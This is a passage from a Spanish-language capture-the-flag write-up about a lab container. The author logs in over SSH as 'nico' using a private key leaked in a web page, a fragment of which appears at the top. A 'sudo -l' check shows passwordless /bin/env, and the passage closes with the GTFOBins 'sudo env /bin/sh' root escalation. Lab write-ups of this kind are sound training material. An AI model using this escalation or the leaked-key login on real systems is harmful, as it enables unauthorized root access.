ayyxi3hh3t9P8AAAARbmljb0AzYTQ4YjEyYjU3YTIBAg==
-----END OPENSSH PRIVATE KEY-----
    </div>
</body>
</html>
```

```
┌──(jouker㉿kali)-[~]
└─$ ssh nico@172.17.0.2 -i id_rsa
Linux 2ebfcb33d55a 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC

The programs included with the Debian GNU/Linux system
the exact distribution terms for each program are descr
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.
Last login: Wed Aug 21 21:11:09 2024 from 172.17.0.1
nico@2ebfcb33d55a:~$ sudo -l
Matching Defaults entries for nico on 2ebfcb33d55a:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User nico may run the following commands on 2ebfcb33d55
    (ALL) NOPASSWD: /bin/env
nico@2ebfcb33d55a:~$ ls -la
total 28
drwxr-xr-x 4 nico nico 4096 Aug 21 21:11 .
drwxr-xr-x 1 root root 4096 Aug 21 20:38 ..
-rw-r--r-- 1 nico nico  220 Aug 21 20:38 .bash_logout
-rw-r--r-- 1 nico nico 3526 Aug 21 20:38 .bashrc
drwxr-xr-x 3 nico nico 4096 Aug 21 20:44 .local
-rw-r--r-- 1 nico nico  807 Aug 21 20:38 .profile
drwxr-xr-x 2 nico nico 4096 Aug 21 21:10 .ssh
nico@2ebfcb33d55a:~$ ls -la
total 28
drwxr-xr-x 4 nico nico 4096 Aug 21 21:11 .
drwxr-xr-x 1 root root 4096 Aug 21 20:38 ..
-rw-r--r-- 1 nico nico  220 Aug 21 20:38 .bash_logout
-rw-r--r-- 1 nico nico 3526 Aug 21 20:38 .bashrc
drwxr-xr-x 3 nico nico 4096 Aug 21 20:44 .local
-rw-r--r-- 1 nico nico  807 Aug 21 20:38 .profile
drwxr-xr-x 2 nico nico 4096 Aug 21 21:10 .ssh
nico@2ebfcb33d55a:~$ ls -la
total 28
drwxr-xr-x 4 nico nico 4096 Aug 21 21:11 .
drwxr-xr-x 1 root root 4096 Aug 21 20:38 ..
-rw-r--r-- 1 nico nico  220 Aug 21 20:38 .bash_logout
-rw-r--r-- 1 nico nico 3526 Aug 21 20:38 .bashrc
drwxr-xr-x 3 nico nico 4096 Aug 21 20:44 .local
-rw-r--r-- 1 nico nico  807 Aug 21 20:38 .profile
drwxr-xr-x 2 nico nico 4096 Aug 21 21:10 .ssh
nico@2ebfcb33d55a:~$
```

Puedo ejecutar sin contraseña el siguiente binario /bin/env, es un habitual en estos CTF, y como cada vez que no sabemos algo de esto nos vamos a GTFOBINS y miramos como escalar los privilegios.

```
drwxr-xr-x 2 nico nico 4096 Aug 21 21:10 .ssh
nico@2ebfcb33d55a:~$ sudo -l
Matching Defaults entries for nico on 2ebfcb33d55a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nico may run the following commands on 2ebfcb33d55a:
    (ALL) NOPASSWD: /bin/env
nico@2ebfcb33d55a:~$
```

Ejecutamos la comanda conveniente para este caso y damos por concluida la máquina fácil de hoy

Sudo

If the binary is allowed to run as superuser using `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```